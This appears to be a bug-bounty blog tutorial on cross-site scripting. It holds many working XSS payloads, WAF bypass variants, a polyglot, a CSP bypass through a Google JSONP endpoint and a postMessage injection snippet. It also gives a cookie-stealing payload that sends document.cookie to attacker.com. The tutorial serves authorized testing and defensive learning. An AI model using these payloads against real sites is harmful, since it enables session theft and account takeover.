

The anatomy of cross-site scripting, from beginner payloads to WAF bypass chains that still work in 2026
Reading time: ~7 minutes | Tags: Bug Bounty, Web Security, XSS, Pentesting, Cybersecurity

TL;DR: XSS fires when three things align — a tag to hold the payload, an event to trigger execution, and an attribute to deliver it. Once you internalize this triangle, you stop memorizing payloads and start understanding them. And when filters get in the way, that understanding is the only thing that actually helps you.
I spent more hours than I'd like to admit copy-pasting <script>alert(1)</script> into input boxes and wondering why nothing happened. Every tutorial made XSS sound trivial. Real targets laughed at my payloads.
What changed everything wasn't learning more payloads. It was understanding why they fire in the first place.
The Triangle That Makes XSS Possible
Every working XSS payload — no matter how obfuscated, how cleverly encoded, or how modern — relies on three things:
- A tag that the browser will render
- An event that triggers when something happens to that tag
- An attribute that carries the JavaScript
Get all three right, and the browser runs your code. It's not magic. It's just how HTML parsers work.
Part 1: The Tags
Not every HTML tag can fire JavaScript. But more can than most people realize.
The obvious one is <script>. Drop it in, write JS, done. Except every WAF and sanitizer on the planet blocks it on sight. So you need alternatives.
<img> is probably the most battle-tested:
<img src=x onerror=alert(1)>The src=x is intentionally broken. The browser tries to load it, fails, and fires onerror. That's your execution window.
<svg> is my personal favorite for bypasses. SVG has its own parser that behaves differently from the HTML parser — more lenient, more forgiving:
<svg/onload=alert(1)>The slash between svg and onload is valid syntax. Many filters don't account for it.
<details> with the open attribute is the newer trick that still catches WAFs sleeping:
<details open ontoggle=alert(1)>The open attribute forces the element open on page load, which immediately fires ontoggle. Zero user interaction needed.
Other tags worth knowing:
<video src=x onerror=alert(1)>— same onerror trick as img<input autofocus onfocus=alert(1)>— autofocus does what it says, fires onfocus on page load<iframe src="javascript:alert(1)">— direct JS protocol in src<math>with CDATA — useful for DOMPurify bypass scenarios (more on that below)
Part 2: Events — The Actual Trigger
A tag alone does nothing. The event is what turns rendered HTML into executing JavaScript.
Events are the on* attributes — onerror, onload, onfocus, ontoggle, and about a hundred others. The key distinction for attackers is whether an event is auto-triggered (fires without user interaction) or requires interaction.
Auto-trigger events (the good ones):
Event Tag Why it fires onerror img, video, audio Load fails onload svg, body, img Load succeeds onfocus + autofocus input, textarea Page load auto-focuses ontoggle + open details Opens immediately on load onstart marquee Animation starts
Why autofocus matters: When you add autofocus to an <input>, the browser focuses it the moment the page renders. That focus fires onfocus. Result: XSS executes without the user doing anything.
<input autofocus onfocus=alert(1)>Same logic with <details open ontoggle=alert(1)>. The open attribute pre-opens the element, which triggers ontoggle immediately. Stored XSS that fires the moment an admin loads a dashboard — that's the impact.
Part 3: Attributes That Carry JS
Beyond on* events, certain attributes can hold JavaScript directly.
The most common: href="javascript:alert(1)" on <a> tags. Still works on a surprising number of applications. The javascript: pseudo-protocol tells the browser to evaluate what comes after it as JS.
<a href="javascript:alert(document.cookie)">Click</a>For bypasses:
<a href="jAvAsCrIpT:alert(1)">
<a href="javascript://%0aalert(1)">
The second one uses a URL-encoded newline (%0a) between the protocol and the code. Old trick. Surprisingly still catches filters that do naive string matching.
Putting It Together: Building Payloads
Understanding the triangle means you can construct payloads from first principles instead of praying a cheatsheet has what you need.
Step 1 — Start basic:
<script>alert(1)</script>Step 2 — Script tag blocked? Change the tag:
<svg/onload=alert(1)>Step 3 — Need auto-trigger? Add the right attribute:
<input autofocus onfocus=alert(1)>Step 4 — Inside an attribute context? Break out first:
"><svg/onload=alert(1)><"Step 5 — Want real impact? Steal cookies:
<img src=x onerror=fetch('https://attacker.com?c='+document.cookie)>
WAF Bypass — When Filters Get in the Way
This is where it gets interesting. WAFs (Cloudflare, Akamai, Imperva, AWS WAF) block based on patterns — keywords, regex, signatures. Your job is to confuse the pattern matcher while keeping the browser happy.
The browser is extremely lenient. It'll parse malformed tags, ignore extra whitespace, accept mixed case, and handle encoding variations without complaint. WAFs often aren't that flexible.
Space Bypass
If spaces between attributes are filtered, use /:
<details/open/ontoggle=alert(1)>
<img/src=x/onerror=alert(1)>
Keyword Bypass (alert blocked)
Backtick template literal:
<svg/onload=alert`1`>
<details open ontoggle=alert`1`>String.fromCharCode:
<img src=x onerror=alert(String.fromCharCode(88,83,83))>Case Mixing
<ScRiPt>alert(1)</sCrIpT>
<DeTaIlS/OpEn/OnToGgLe=alert(1)>
Comment Injection
<img src=x onerror=alert/**/(1)>Imperva / Akamai — ID + Quote Confusion
This one is underrated:
<details open id="'"'" ontoggle=alert(1)>The malformed quote context in the id attribute breaks pattern matching in certain WAF rule sets.
Newer Events WAFs Often Miss
<xss oncontentvisibilityautostatechange=alert(1) style="content-visibility:auto" popover>
<input onbeforematch=alert(1) hidden=until-found>
These are relatively new browser events. Older WAF signatures don't know them yet.
Polyglot Payloads — One Payload, Many Contexts
A polyglot is a payload engineered to work across multiple injection contexts simultaneously — HTML text, attribute context, inside a <script> block, <textarea>, <title>, URL context.
The classic (still deadly in 2026):
jaVasCript:/*--></title></style></textarea></script><svg/onload=alert(1)>Breaking it down:
jaVasCript:— handles URL/href contexts with case mixing/*-->— closes JS comments</title></style></textarea></script>— breaks out of those tag contexts<svg/onload=alert(1)>— the actual payload
When you're fuzzing an unknown injection point, throw a polyglot in first. It'll tell you a lot about what the parser is doing.
Advanced: CSP, DOMPurify, and postMessage
CSP Bypass via Google JSONP
If a target has script-src 'self' *.google.com in their Content Security Policy, you're not actually blocked — you just need to load your script from a Google-hosted JSONP endpoint:
<script src="https://accounts.google.com/o/oauth2/revoke?callback=alert(document.domain)"></script>The callback parameter reflects into the response as executable JavaScript. Since the script comes from *.google.com, CSP allows it. Game over.
Look for JSONP endpoints on whitelisted domains using the JSONBee repository.
DOMPurify Bypass (CVE-2025–26791)
DOMPurify is solid, but even it has had bugs. The 2025 template literal regex issue allowed bypasses via SAFE_FOR_TEMPLATES mode using <math> + <style> combinations. When hunting apps that use DOMPurify, always check the version. Anything pre-2.x should raise flags immediately.
postMessage XSS — The Underrated One
A lot of applications use window.postMessage() to communicate between iframes, widgets, and popups. When the receiving end does this:
window.addEventListener('message', function(event) {
  document.getElementById('content').innerHTML = event.data; // ← dangerous
});
…and doesn't validate event.origin, you can do this from your attacker page:
const frame = document.getElementById('victimFrame');
frame.onload = () => {
  frame.contentWindow.postMessage('<img src=x onerror=alert(document.domain)>', '*');
};
Hunt for this in JS files by searching for addEventListener.*message or onmessage in DevTools or Burp. Then trace where event.data goes. If it hits innerHTML, eval, location.href, or document.write — you have something.
Detection Before Bypass: Identifying the WAF
Before throwing bypass payloads, figure out what you're up against. Different WAFs have different signatures and different weaknesses.
Passive (no malicious requests):
- Response headers:
CF-RAY→ Cloudflare,X-CDN: Imperva→ Imperva,X-Akamai-→ Akamai - Block page text: "Attention Required" + Ray ID = Cloudflare almost certainly
Active fingerprinting:
wafw00f https://target.comThen probe what specifically is blocked: <script> vs <svg> vs on* events vs alert vs spaces. Each blocked thing narrows down both the WAF and your bypass options.
The Five Payloads Worth Memorizing
When you're testing fast and want to cover ground quickly:
<svg/onload=alert(1)>
<img src=x onerror=alert(1)>
<details open ontoggle=alert(1)>
<input autofocus onfocus=alert(1)>
jaVasCript:/*--></title></style></textarea></script><svg/onload=alert(1)>
That last one is your polyglot. When you don't know the context, lead with it.
Final Thought
XSS is one of those vulnerabilities where memorizing payloads only takes you so far. What actually makes you dangerous — whether you're doing bug bounty or pentesting — is understanding why the browser executes code when it sees certain combinations of tags, events, and attributes.
Once that clicks, a blocked <script> tag isn't a dead end. It's an invitation to think about what other tags exist, which events fire automatically, and which attributes the WAF forgot to check.
The browser wants to render your payload. Your job is just to speak its language better than the filter does.
Testing ethics reminder: Everything here is for authorized lab environments, CTFs, and bug bounty programs within scope. Test responsibly.
Tools worth bookmarking:
- PayloadsAllTheThings — XSS
- PortSwigger XSS Cheat Sheet
- JSONBee — JSONP CSP Bypass
- wafw00f
- XSStrike / dalfox
- CSP Evaluator
About the author:WolfSec is a bug hunter and a pentester focused on web application security. Writing about the techniques that actually work — not just the ones that look good in tutorials.